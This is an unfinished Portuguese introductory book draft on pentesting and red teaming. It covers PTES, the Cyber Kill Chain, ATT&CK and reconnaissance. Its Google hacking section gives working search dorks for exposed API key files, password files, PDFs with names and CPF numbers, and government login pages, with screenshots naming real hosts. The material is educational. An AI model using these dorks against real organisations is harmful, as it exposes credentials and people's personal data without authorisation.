

# PenTest and Red Team Introduction

*Subtitulo a Definir*

Joas/Co-Author's



# DEDICATÓRIA



<b>Título de capítulo 1</b>	<b>8</b>
<b>Título de capítulo 2</b>	<b>9</b>
<b>Título de capítulo n</b>	<b>10</b>



[Título do livro], por [Joas Antonio]

# PREFÁCIO

# Conceitos de PenTest e Red Team

## Introdução

Esse livro tem como objetivo trazer fundamentos e conceitos essenciais sobre o PenTest. Não é um livro que se aprofunda totalmente em ferramentas e nem em metodologias, o seu foco é basicamente trazer um overview, no que envolve o mundo de PenTest, além de ajudar a compreender a importância dos testes de invasão e que tipo de profissionais o mercado de trabalho está buscando.

Na minha jornada como profissional de segurança da informação e pesquisador voltado a segurança ofensiva, a carência por livros voltado à um público que está iniciando e quer ingressar na área de PenTest, é muito grande. E claro, com o best-sellers Teste de Invasão da Georgia Wedman e os livros do Daniel Moreno e juntando esse livro, com certeza vai dar uma boa base para quem está começando na área e também para aqueles que já estão atuando, seja de forma profissional ou independente, pois é essencial os fundamentos para que conseguirmos atingir níveis maiores.

Eu espero que esse livro seja útil para você e que com certeza ajude no seu desenvolvimento e na sua carreira como profissional de PenTest e segurança da informação. E com certeza, para que este livro saísse a comunidade de segurança teve um papel importante, seja no âmbito nacional como internacional, pois o vastos materiais que são compartilhados entre os profissionais de segurança da informação foi de suma importância para o desenvolvimento desse material que apresento a você.

## Pré-requisitos do Livro

Se você quiser tirar 100% de aproveitamento desse livro, eu recomendo possuir uma boa base em redes de computadores, conhecer dos sistemas operacionais como Linux e Windows, uma boa base em execução de comando como CMD, Bash e Powershell. Ter o mínimo conhecimento em Linguagem de Programação como Python e C e com certeza vontade de aprender. Mas claro, são apenas pré-requisitos, para que você consiga se desenvolver conforme vai lendo o livro.

## Laboratório

Um laboratório é essencial para você colocar em prática todo aprendizado desse livro, para isso eu recomendo que você monte um utilizando Virtual Box ou VMWare. No geral eu recomendo que vocês tenham em seu laboratório as seguintes máquinas.

- Windows 7
- Windows 10
- Windows Server 2012
- Windows Server 2016
- Kali Linux ou Parrot
- Metasploitable
- Juice Shop
- Webgoat

<https://www.microsoft.com/pt-br/evalcenter/evaluate-windows-server-2012>

<https://www.kali.org/>

<https://www.parrotsec.org/>

<https://sourceforge.net/projects/metasploitable/>

<https://github.com/bkimminich/juice-shop>

<https://github.com/WebGoat/WebGoat>

## Introdução ao PenTest

Um PenTest (Penetration Testing) ou Teste de invasão é uma avaliação de vulnerabilidades com objetivo de testar as brechas de segurança de uma empresa ou organização para simular um ataque cibernético. Os profissionais de teste de invasão procuram brechas em sistemas para tentar comprometê-los e tentar ir o mais longe possível, explorando vulnerabilidades conhecidas ou até mesmo criando uma brecha de segurança para invadir um determinado sistema.


A necessidade de realizar um PenTest hoje em dia é muito grande, pois com o aumento do Ciberataques no mundo inteiro, resultou em uma corrida em busca dos melhores meios para proteger os ativos\* da informação de uma empresa contra qualquer tipo de ameaça que possa surgir, sendo ela pelo meio digital ou pelo meio físico.

O escopo de um PenTest deve ser bem elaborado, principalmente quando falamos de riscos que podem ocorrer em um teste de invasão, seja por erros de configuração do ambiente ou o uso de ferramentas que ocasionam em muito stress, pois devemos ter como principal objetivo, garantir o C.I.D (Confidencialidade, Integridade e Disponibilidade)

**Confidencialidade:** Garantir que a informação só será lida pelo destinatário

**Integridade:** Garantir que a informação não será mudada

**Disponibilidade:** Garantir que a informação esteja disponível a qualquer momento



### Figura 1.1

Esses são os 3 pilares que devem prevalecer na hora de realizar um serviço de PenTest em uma organização.

\*Ativos da informação é tudo aquilo que faz parte no funcionamento da empresa, é um conjunto de informações gerenciadas que mantém a empresa funcionando, seja um servidor que armazena dados confidenciais, o notebook do presidente ou pessoas. Para entender melhor acesse: <https://bit.ly/2ANWUv7>

## Preparando um PenTest

A fase de preparação de um teste de invasão é a mais essencial que tem, pois vamos definir todo Kick-Off (Começo) do projeto e a forma de trabalho realizada.

Em geral, um PenTest é trabalhado por fases, mas tudo isso dependendo da metodologia que você trabalha na hora de realizar os testes, particularmente o PTES é um bom modelo de referência a ser seguido. Mas existem outros modelos como o NIST-800-115, OSSTMM, OWASP e a ISAFF\*.

Porém, muita das vezes o modelo trabalhado é aquele que você ou sua empresa utiliza ou na minoria dos casos, o seu cliente exige uma metodologia a ser seguida, principalmente por questões de compliance.

Mas particularmente o modelo PTES dá uma boa base estrutural das fases de um PenTest, por isso é um modelo que vale a pena conhecer.

## Modelo PTES

- [Fase de Preparação](#)
- [Coleta de Informação](#)
- [Modelagem de Ameaça](#)
- [Analise de Vulnerabilidade](#)
- [Exploração](#)
- [Pós Exploração](#)
- [Relatório](#)

### Fase de Preparação:

É realizado o Assessment para verificar a necessidade do cliente, escopo dos testes e o mapeamento dos parâmetros para realizar os testes de vulnerabilidade. Assim, você prepara melhor o formato e a metodologia que você vai utilizar para fazer um PenTest.

### Coleta de Informação:

É realizar a varredura a procura de informações relevantes do seu alvo, seja realizando a coleta de forma passiva ao qual você busca de fontes pública ou até mesmo de forma mais intrusiva, realizando a enumeração dos hosts utilizando Scanners de Rede.

### Modelagem de Ameaças:

Com as informações coletadas o atacante vai determinar o impacto que ele pode ocasionar com o que ele tem em mãos, assim desenvolvendo métodos para tentar comprometer o sistema alvo.

### **Análise de Vulnerabilidade:**

Nessa fase o PenTester procura por brechas de segurança que podem ocasionar na exploração, descobrindo brechas na implementação ou no código da aplicação.

### **Exploração:**

É uma das fases cruciais, pois será realizado a exploração das vulnerabilidades encontradas, seja utilizando um exploit\* público ou privado para tentar invadir ou comprometer um alvo.

### **Pós-exploração:**

Após comprometer o seu alvo a fase de pós exploração, garante que você consiga acesso persistente no alvo, escalar privilégios para ter um usuário a nível administrativo, realizar movimentos laterais e pivoting para tentar comprometer outras máquinas na mesma rede ou em sub-rede interna.

### **Relatório:**

É a fase final, porém ela deve ser o inicio também, pois cada passo realizado durante os testes deve ser devidamente documentada e detalhada, a minha recomendação é que você tenha 2 relatórios. O primeiro é o relatório de produção, ou seja, dos testes que você vai realizando e documentando, até mesmo trabalha-lo como um relatório de linha de tempo. O Segundo é o relatório final, ao qual você vai apresentar para a Gestão e sua equipe técnica escolhida.

\*Para conhecer melhor essas metodologias eu recomendo:  
<https://bit.ly/2AWqIWE>

**\*Exploit:** É um script construído que tem como finalidade explorar uma vulnerabilidade, geralmente quando uma vulnerabilidade é encontrada, alguns pesquisadores ou atacantes, criam um exploit para automatizar o processo de comprometimento do alvo ou execução de uma ação maliciosa.

## **A necessidade de um PenTest**

- Identificar as ameaças e determinar a probabilidade da sua organização sofrer um ataque;
- O Pentest vai prover o nível de maturidade e aceitação de risco da sua organização;
- Entender os principais vetores de ataque e seu impacto no negócio;
- Auxiliar no passo a passo na prevenção de vulnerabilidades;
- Compliance com regulamentações e padrões (ISO 27001, PCI-DSS, LGPD, etc);
- Avaliar a eficiência de dispositivos de segurança da sua rede (Firewalls, IDS, IPS, etc.);

## **Tipos de PenTest**

Existem alguns tipos de PenTest que são realizados no mercado de trabalho, dependendo principalmente da necessidade do cliente naquele momento. No caso os testes são categorizados em 3.

**Black Box:** O profissional não possui conhecimentos do ambiente, assim será necessário

procurar a melhor forma de comprometer um ambiente

Os testes são classificados em dois tipos:

- **Blind Testing:** Este teste verifica se um criminoso pode lançar um ataque com informações severamente limitadas, geralmente os pentesters só recebem o nome da empresa;
- **Double-Blind Testing:** Nesse método, apenas um ou dois funcionários da organização têm conhecimento da realização do teste. Assim o Double-Blind Testing verifica a eficácia do monitoramento de segurança da organização, identificação de incidentes e o processos de resposta;

**Gray Box:** Já combina as duas análises, você vai ter algumas informações essenciais para atuar, geralmente esses acessos consiste só o acesso a rede e assim realizar os testes.

**White Box:** Você já possui conhecimentos de toda a infraestrutura da organização, o seu objetivo é apenas testar as vulnerabilidades e descobrir potenciais brechas também.

## Processo de um PenTest

Determinar o escopo dos testes;

- Coletar informações do alvo tanto passivamente como ativamente;
- Planejar os métodos para coletar e analisar as informações obtidas de maneira passiva ou ativa;
- Detectar potenciais brechas de segurança, seja enumerando informações, coletando detalhes de portas, versões e serviço do alvo;
- Realizar os testes efetuando a exploração e a pós exploração;
- Analisar os resultados e gerar um relatório;
- Testar a efetividade das remediações;

## O que é Red Team?

Uma Red Team consiste em profissionais de segurança que atuam como adversários para superar os controles de segurança cibernética . As equipes de Red Team geralmente consistem em hackers éticos independentes que avaliam a segurança dos sistemas de maneira objetiva.

Eles utilizam todas as técnicas disponíveis para encontrar pontos fracos em pessoas, processos e tecnologia, para obter acesso não autorizado aos ativos. Como resultado desses ataques simulados, o red team fazem recomendações e planejam como fortalecer a postura de segurança de uma organização. Geralmente uma metodologia bastante seguida pelo Red Team é o Cyber Kill Chain, por ser utilizado até mesmo dentro do âmbito militar ou em grandes empresas que possui um processo sólido de Red Team.

## Cyber Kill Chain

O Cyber Kill Chain trabalha com 5 processos, parecidos com as outras metodologias, mas com objetivos diferentes, enquanto o PTES é voltado à um processo de PenTest profissional, o Cyber Kill Chain já tem como foco trabalhar um cenário de ataque mais realista, utilizado por grupos de atacantes famosos e por centrais de inteligência do mundo todo.

## **1. Reconnaissance (Reconhecimento):**

Durante o estágio de reconhecimento, o ator da ameaça realiza pesquisas sobre o alvo. Esta pesquisa pode ser feita de várias maneiras, como visualização do alvo em sites públicos, seguindo funcionários da empresa, coletando informações técnicas como IP públicos e servidores web, por exemplo.

O LinkedIn e outros sites de redes sociais facilitam a reunião de informações sobre o alvo e colaboradores. Na maior parte das vezes, o foco fica naqueles que tem cargos que possuem maiores privilégios dentro do sistema da organização, como os analistas de TI de cargos mais altos.

## **2. Weaponization (Armamentos)**

Quando o alvo é identificado e estudado, os atacantes começam a desenvolver seus ataques e as ferramentas que serão utilizadas. Podem tanto ser ferramentas criadas e desenvolvidas por eles mesmo quanto ferramentas compradas na deep web.

Essas ferramentas podem explorar vulnerabilidades de sistemas que sejam publicamente conhecidas ou não.

## **3. Deliver & Exploit & Install (Entrega & Exploração & Instalação)**

A etapa de entrega é quando o atacante vai enviar o seu programa malicioso para o alvo. A forma mais utilizada costuma ser o spear-phishing, que é um vetor de ataque direcionado, ou seja, com alvos bem determinados. A etapa de Exploit é quando o atacante explora alguma vulnerabilidade, seja ela já conhecida ou não. As vulnerabilidades que não são publicamente conhecidas são conhecidas como zero-day.

## **4. Command & Control (Comando e Controle)**

Para que uma ameaça seja considerada uma AT, ou seja, persistente e avançada, vai precisar existir uma comunicação entre a ameaça e o atacante que a enviou. Chamamos essa comunicação de Command & Control.

Logo, quando a ameaça não tem essa comunicação, ela não é considerada persistente, e portanto não é mais uma APT, mas ainda assim pode ser uma ameaça avançada, como por exemplo o famoso caso do Stuxnet, que foi considerado um APT, mas na verdade é apenas um AT (advanced threat). Entenda o caso a partir do artigo do SANS.

## **5. Actions on Objectives (Ações no Objetivo)**

Somente depois de passar por todas as etapas anteriores, o atacante poderá realizar seu objetivo, que pode ser roubo de informações confidenciais, criptografia de dados (com um ransomware, por exemplo), destruição do sistema ou somente entrar no sistema daquela vítima como mais uma etapa para se mover lateralmente pela rede para infectar outro sistema e concluir um objetivo maior.

## **Adversary Emulation**

O Adversary Emulation é um tipo de teste utilizado pelo Red Team que imita uma ameaça real e conhecida por uma organização ao qual combina inteligência de ameaça para definir quais ações e comportamentos o Red Team usa.

Tornando diferente de um PenTest e indo mais além, criando cenários para testar TTPs (Táticas, Técnicas e Procedimentos) de um adversário.

### **Táticas, técnicas e procedimentos ( TTPs )**

É um conceito essencial nos estudos sobre Cyber Terrorismo. O papel dos TTPs na análise do terrorismo é identificar **padrões** individuais **de comportamento** de uma atividade terrorista específica, ou de uma organização terrorista específica, e examinar e categorizar táticas e armas cibernéticas mais usadas por uma atividade terrorista específica ou por uma organização terrorista específicas.

### **APTs (Ameaças Persistentes Avançadas)**

O Advanced Persistent Threat, em uma tradução livre do inglês significa Ameaça Persistente Avançada. É uma expressão comumente usada para se referir a ameaças cibernéticas, em particular a prática de espionagem via internet por intermédio de uma variedade de técnicas de coleta de informações que são consideradas valiosas o suficiente para que o agente espião despende tempo e recursos para obtê-las.

Mesmo quando tem a intenção de acessar ou atacar um alvo específico, um cracker geralmente não é considerado o possível autor de um ataque APT, pois isoladamente um indivíduo raramente dispõe dos recursos necessários à execução de um ataque desses.

### **Mitre Att&ck**

O MITRE introduziu o ATT&CK (Adversarial Tactics, Techniques & Common Knowledge - que traduzindo significa Táticas, técnicas e conhecimento comum dos inimigos) em 2013 como uma forma de descrever e classificar os comportamentos dos inimigos com base em observações do mundo real. O ATT&CK é uma lista estruturada de comportamentos conhecidos do agressor, que foram compilados em táticas e técnicas e expressos em várias matrizes, bem como via STIX/TAXII. Como essa lista é uma representação abrangente dos comportamentos dos agressores ao comprometer as redes, ela é útil para várias análises ofensivas e defensivas, representações e outros mecanismos.

Além de ser bastante útil para o Red Team na hora de validar uma ameaça ou até mesmo simular um ataque na sua organização. Principalmente se naquele período estiver ocorrendo ataques atrelados a grupos APTs que estão visando de maneira particular algum sistema ou tecnologia específica. Assim o Mitre Att&ck trás detalhes de como os atacantes estão agindo e assim o Red Team valida as técnicas utilizadas para auxiliar na implementação dos controles de segurança junto ao Blue Team.

**\*Blue Team:** É o time responsável por garantir a segurança operacional da empresa e efetuar a implementação dos controles de segurança e outros mecanismos de defesa, trabalhando junto ao Red Team para validar se foi ou não bem implementado e quais ações podem ser tomadas para diminuir os riscos ou até mesmo o impacto de um ataque.

# COLETA DE INFORMAÇÃO, ESCANEAMENTO E ENUMERAÇÃO

## Introdução

Para construir uma estratégia de invasão, os atacantes precisam reunir informações sobre a rede da organização alvo. Em seguida, eles usam essas informações para localizar a maneira mais fácil de comprometer e burlar os mecanismos de segurança da organização.

Um aspecto essencial do footprinting é identificar o nível de risco associado às informações publicamente acessíveis da organização. Footprinting, a primeira etapa do hacking ético, refere-se ao processo de coleta de informações sobre uma rede-alvo e seu ambiente. Usando footprinting, você pode encontrar uma série de oportunidades para comprometer e avaliar a rede do seu alvo. Depois de concluir o processo de footprinting de maneira metodológica, você obterá o blueprint do perfil de segurança da organização. O termo “blueprint” se refere ao perfil de sistema exclusivo da organização-alvo adquirido por footprinting.

É uma etapa importante em um Teste de invasão, pois a quantidade de informações coletadas se torna um diferencial imenso nos testes. Quanto mais informações forem obtidas, mais alternativas para comprometer um alvo você vai possuir. Por isso é um processo importante e que geralmente tem mais tempo e recursos investidos durante um PenTest, principalmente se for do tipo Black Box.

## Benefícios da coleta da informação

- **Conhecer a postura de segurança:** Executar a coleta de informação contra uma organização, fornece o perfil completo da postura de segurança da organização. Os hackers podem então analisar o relatório para identificar brechas na postura de segurança da organização e construir um plano de invasão.
- **Reducir a área de foco:** Ao usar uma combinação de ferramentas e técnicas, os invasores podem pegar uma entidade desconhecida (por exemplo, Organização XYZ) e reduzi-la a um intervalo específico de nomes de domínio, blocos de rede e endereços IP individuais de sistemas que estão conectados diretamente à Internet, bem como muitos outros detalhes relativos à sua postura de segurança.
- **Identificar vulnerabilidades:** Uma coleta detalhada fornece o máximo de informações sobre a organização de destino. Ele permite que o invasor identifique vulnerabilidades nos sistemas de destino para selecionar exploits apropriados. Os invasores podem construir seu próprio banco de dados de informações sobre os pontos fracos de segurança da organização alvo. Esse banco de dados pode ajudar a identificar o elo mais fraco no perímetro de segurança da organização.
- **Desenhar mapa de rede:** combinar técnicas de footprinting com ferramentas como o Tracert para ver as rotas da rede, permite que o invasor crie representações diagramáticas rede do alvo. Especificamente, ele permite que os invasores desenhem um mapa ou esboço da infraestrutura de rede da organização para saber sobre o ambiente real em que vão invadir. Um mapa de rede representa a compreensão do invasor sobre a pegada de Internet do alvo. Esses diagramas de rede podem orientar o invasor na execução de um ataque.

A coleta de informação é categorizado em dois tipos

### **Coleta Passiva:**

A Coleta passiva envolve a coleta de informações sobre o alvo sem interação direta com ele. É útil quando as atividades de coleta de informações não devem ser detectadas pelo alvo. Mas executar a coleta passiva é tecnicamente difícil, e requer um pensamento analítico para definir quais informações são ou não relevantes.

### **Coleta Ativa:**

A Coleta ativa envolve a coleta de informações sobre o alvo com interação direta. No footprinting ativo, o alvo pode reconhecer o processo contínuo de coleta de informações, conforme interagimos abertamente com a rede alvo. A pegada ativa requer mais preparação do que a pegada passiva, pois pode deixar rastros que alertam a organização-alvo.

*Vamos analisar algumas ferramentas utilizadas na Coleta de Informação Passiva e Ativa*


### **Google Hacking**

O Google Hacking se refere ao uso de operadores de pesquisa avançados do Google para criar consultas de pesquisa complexas para extrair informações confidenciais ou ocultas. As informações acessadas são então usadas por invasores para encontrar alvos vulneráveis. A Coleta usando técnicas avançadas de hacking do Google envolve a localização de sequências específicas de texto nos resultados de pesquisa usando operadores avançados no mecanismo de pesquisa do Google.

### **Robots.txt**

Esse arquivo informa aos rastreadores do mecanismo de pesquisa quais páginas ou arquivos podem ser solicitados do site. Esse recurso é usado principalmente para evitar a sobrecarga do site com solicitações e não funciona como um mecanismo para manter uma página da Web fora dos resultados da pesquisa do Google. Para fazer isso, use diretivas noindex ou proteja sua página com uma senha.

Exemplo:



```
# Notice: Collection of data on Facebook through automated means is
# prohibited unless you have express written permission from Facebook
# and may only be conducted for the limited purpose contained in such
# permission.
# See: http://www.facebook.com/apps/site_scraping_tos_terms.php

User-agent: Applebot
Disallow: /ajax/
Disallow: /album.php
Disallow: /checkpoint/
Disallow: /contact_importer/
Disallow: /dialog/
Disallow: /fbml/ajax/dialog/
Disallow: /feeds/
Disallow: /file_download.php
Disallow: /hashtag/
Disallow: /l.php
Disallow: /moments_app/
Disallow: /p.php
Disallow: /photo.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /share/
Disallow: /sharer.php
Disallow: /sharer/

User-agent: baiduspider
Disallow: /ajax/
Disallow: /album.php
Disallow: /checkpoint/
Disallow: /contact_importer/
Disallow: /dialog/
Disallow: /fbml/ajax/dialog/
Disallow: /feeds/
Disallow: /file_download.php
Disallow: /hashtag/
Disallow: /l.php
Disallow: /moments_app/
Disallow: /p.php
Disallow: /photo.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /share/
Disallow: /sharer.php
Disallow: /sharer/
```

Figura 2.1

Caso queira entender um pouco mais sobre o arquivo robots.txt, eu recomendo o artigo da própria google

<https://developers.google.com/search/docs/advanced/robots/intro?hl=pt-br>

Vamos conhecer alguns dos operadores avançados do Google

---

**intitle** intitle:"pentest vs red team"

: Pesquise apenas no título da página por uma palavra ou frase. Use correspondência exata (aspas) para frases.

---

**allinti** allintitle: pentest vs red team

**tle:** Pesquise o título da página para cada termo individual seguindo "allintitle:". O mesmo que vários intitle: 's.

---

**inurl:** footprinting techniques inurl:.com

Procure uma palavra ou frase (entre aspas) no URL do documento. Pode combinar com outros termos.

---

**allinu** allinurl: pentest windows

**rl:** Pesquise o URL para cada termo individual após "allinurl:". O mesmo que vários inurl: 's.

---

**intext** intext:"windows exploitation"

: Pesquise uma palavra ou frase (entre aspas), mas apenas no corpo / texto do documento.

---

**allint** allintext: pentest wifi and web

**ext:** Pesquise o corpo do texto para cada termo individual após "allintext:". O mesmo que vários intexts: 's.

---

**filety** "Google Hacking" filetype:pdf  
**pe:** Corresponde apenas a um tipo de arquivo específico. Alguns exemplos incluem PDF, DOC, XLS, PPT e TXT.

---

**OR** [kali linux or parrot](#)

O padrão de pesquisa do Google é lógico AND entre os termos. Especifique "OU" para um OU lógico (MAIÚSCULAS).

---

**SITE:** [kali linux site:kali.org](#)

Ele filtra o conteúdo pesquisado em um determinado site ou domínio

---

### **Outros operadores:**

<https://moz.com/learn/seo/search-operators>

<https://ahrefs.com/blog/google-advanced-search-operators/>

## **Coletando informações com Google Hacking**

Vamos utilizar algumas dorks de pesquisas para encontrar informações sensíveis, configurações expostas e etc. Muita das vezes por não conter um arquivo robots.txt, muitas configurações ficam expostas e assim sendo possível até mesmo encontrar painel de Login administrativo.

**Dork:** intitle:"index of" intext:"apikey.txt

Nos retorna um arquivo de texto armazenado na aplicação das chaves de API

A screenshot of a Google search results page. The search query is "intitle:"index of" intext:"apikey.txt"". The results show approximately 29 results found in 0.31 seconds. The first result is a link to "www.pathtechdesign.com" titled "Index of /SynergyHTML/apiKey - Path-Tech Design". Below it is another result from "www.exploit-db.com" titled "intitle:"index of" intext:"apikey.txt" - Files Containing Juicy Info ...". The third result is from "generatortrust.site" titled "Index of /".

Figura 2.1

**Dork:** intext:"nome e cpf" filetype:pdf

Procurando sites que contém informações de nome e cpf no formato PDF

A screenshot of a Google search results page. The search query is "intext:"nome e cpf" filetype:pdf". The results show approximately 286.000 results found in 0.37 seconds. The first result is a link to "www.cge.pb.gov.br" titled "Nome e CPF/RG - Controladoria Geral do Estado". Below it is another result from "www.cge.pb.gov.br" titled "Nome e CPF/RC - Controladoria Geral do Estado". The third result is from "www.apucarana.pr.gov.br" titled "Lista dos que dependem de diligências".

Figura 2.2

**Dork:** inurl:login.php site:.gov.br

Procurando por sites que na url contém a página login.php dentro dos domínios .gov.br

Google

inurl:login.php site:.gov.br

Todas Vídeos Imagens Notícias Shopping Mais Configurações Ferramentas

Aproximadamente 2.940 resultados (0,35 segundos)

expresso.pr.gov.br > login ▾  
**Webmail - Expresso**  
Não há nenhuma informação disponível para esta página.  
[Saiba o motivo](#)

webmail.ceprosom.sp.gov.br > login ▾  
**Webmail login.php - Webmail ceprosom.sp.gov.br**  
Acesse e gerencie seu e-mail de qualquer lugar e conte com diversos recursos.

diario.seduc.ro.gov.br > portal > login ▾  
**Autenticação - Portal do Estudante**  
Autenticação Acesso para pais e responsáveis. CPF. Senha Esqueceu a senha? ACESSAR O PORTAL. OU. CADASTRAR-SE. x. Esqueceu a senha? Informe ...

seed.pr.gov.br > login  
**Expresso - seed.pr.gov.br**  
Não há nenhuma informação disponível para esta página.  
[Saiba o motivo](#)

Figura 2.3

**Dork:** Intitle:"index of" windows 7  
Ele nos retorna a ISO do Windows 7 em ftps públicos

The screenshot shows a Google search results page. The search query is "intitle:'index of' windows 7". The results are as follows:

- Index of /windows**  
Name · Last modified · Size · Description. [ ], Parent Directory, -. [TXT], MS\_Activation.txt, 2014-04-21 16:18, 558. [ ], windows7-32.iso, 2014-04-23 12:07, 2.3G. [ ] ...  
Link: lab200c.psych.columbia.edu › win... ▾ Traduzir esta página
- Index of /pub/Windows**  
Index of /pub/Windows. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], HP/, 2007-01-17 09:56, -. [DIR], Kerberos ...  
Link: ftp.cs.stanford.edu › pub › Windows ▾ Traduzir esta página
- Index of /windowsISO**  
Windows Loader v2.0.9.zip, 2013-10-04 12:34, 1.6M. [ ], WIN8PEx86.iso, 2018-01-02 ... IE9- Windows7-x64-cht.exe, 2015-09-09 10:16, 35M. [DIR], 108生物PPT ...  
Link: 163.23.101.174 › windowsISO ▾ Traduzir esta página

Figura 2.4

**Dork:** inurl:passwords.txt site:.com  
Ele retorna os arquivos de senha em txt em sites .com

The screenshot shows a Google search results page with the following details:

- Search Query:** inurl:passwords.txt site:.com
- Results Count:** Aproximadamente 603 resultados (0,45 segundos)
- Dica:** Pesquisar apenas resultados em **português (Brasil)**. Especifique seu idioma de pesquisa em Preferências
- First Result:** [github.com > master > wordlists > 1...](https://github.com/master/wordlists/1...) ▾ Traduzir esta página  
**wpxmlrpcbrute/1000-most-common-passwords.txt at master ...**  
Brute force WordPress sites vulnerable to XML-RPC amplification. -  
DavidWittman/wpxmlrpcbrute.
- Second Result:** [github.com > blob > master > wordlists > wordlists](https://github.com/blob/master/wordlists/wordlists)  
**passfault/10k-worst-passwords.txt at master · OWASP ... - GitHub**  
OWASP Passfault evaluates passwords and enforces password policy in a completely different way. - OWASP/passfault.
- Third Result:** [pt.scribd.com > doc > passwords-txt](https://pt.scribd.com/doc/passwords-txt) ▾  
**passwords.txt - Scribd**  
Below are the passwords to open the shared materials for MBA preparation: Quartz Notes-Compound Interest and. Mean Median-----Password:mbaprep1 ...
- Fourth Result:** <https://files.cargocollective.com/c258701/password...>  
Não há nenhuma informação disponível para esta página.

Figura 2.5

**Dork:** intitle:intranet inurl:intranet +intext:"human resources"

Vai nos retornar a intranet de algumas empresas, assim sendo útil para elaborar ataques de engenharia social contra um determinado alvo

The screenshot shows a Google search results page with the following details:

- Search Query:** intitle:intranet inurl:intranet +intext:"human resources"
- Results Count:** Aproximadamente 32.100 resultados (0,37 segundos)
- First Result:**
  - Title:** 8 Uses of the Intranet for HR • Intranet Solutions
  - Description:** Human Resources can also use the intranet for faster information collection. For example, the employee database can be housed in the intranet, and employees ...
  - Rating:** ★★★★ Avaliação: 5 · 1 voto
- Second Result:**
  - Title:** Intranet (Staff Only)
  - Description:** 9 de dez. de 2020 — Human Resources (continued). Was this page useful? Send. like not like ...
- Third Result:**
  - Title:** Human Resources Intranet Website - Clarity Ventures
  - Description:** A common feature in many of today's corporate intranet websites is the development of an area suited exclusively to human resources. There are many benefits ...
- Fourth Result:**
  - Title:** HR Intranet Software | Claromentis
  - Description:** Intranet software for human resources teams · Centralise and personalise employee data ·


Figura 2.6

## Google Hacking Database

O Google Hacking Database (GHDB) é uma fonte confiável para consultar o escopo cada vez maior do mecanismo de pesquisa do Google. No GHDB, você encontrará termos de pesquisa para arquivos que contêm nomes de usuário, servidores vulneráveis e até mesmo arquivos que contêm senhas.

O Exploit Database é um local compatível com Vulnerabilidades e Exposições Comuns (CVE) de exploits públicos e software vulnerável correspondente, desenvolvido para uso por PenTesters e pesquisadores de vulnerabilidade.

Usando o GHDB dorks, os invasores podem identificar rapidamente todos os exploits e vulnerabilidades publicamente disponíveis da infraestrutura de TI da organização alvo. Os invasores usam operadores de pesquisa avançada do Google para extrair informações confidenciais sobre o alvo, como servidores vulneráveis, mensagens de erro, arquivos confidenciais, páginas de login e sites.



